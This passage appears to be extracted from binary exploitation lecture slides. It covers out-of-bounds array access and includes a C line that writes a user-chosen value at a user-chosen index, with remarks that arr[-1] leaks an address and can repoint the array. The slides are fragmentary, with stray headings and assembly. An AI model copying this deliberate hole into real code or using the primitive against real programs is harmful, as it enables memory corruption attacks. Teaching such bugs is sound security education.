
arr[3] and arr[-1] would lead to
oob read!

arr[-1] would even leak the
memory
address of arr!

Pointers

what if:

```
arr[get_int(stdin)] = get_int(stdin);
```




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
what if:

```
arr[get_int(stdin)] = get_int(stdin);
```

you could change where arr is pointed, by doing
`arr[-1] = 0x10!`



General Purpose Registers




Instructions

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
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
Assembler

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
Assembler



add rdi, rsi

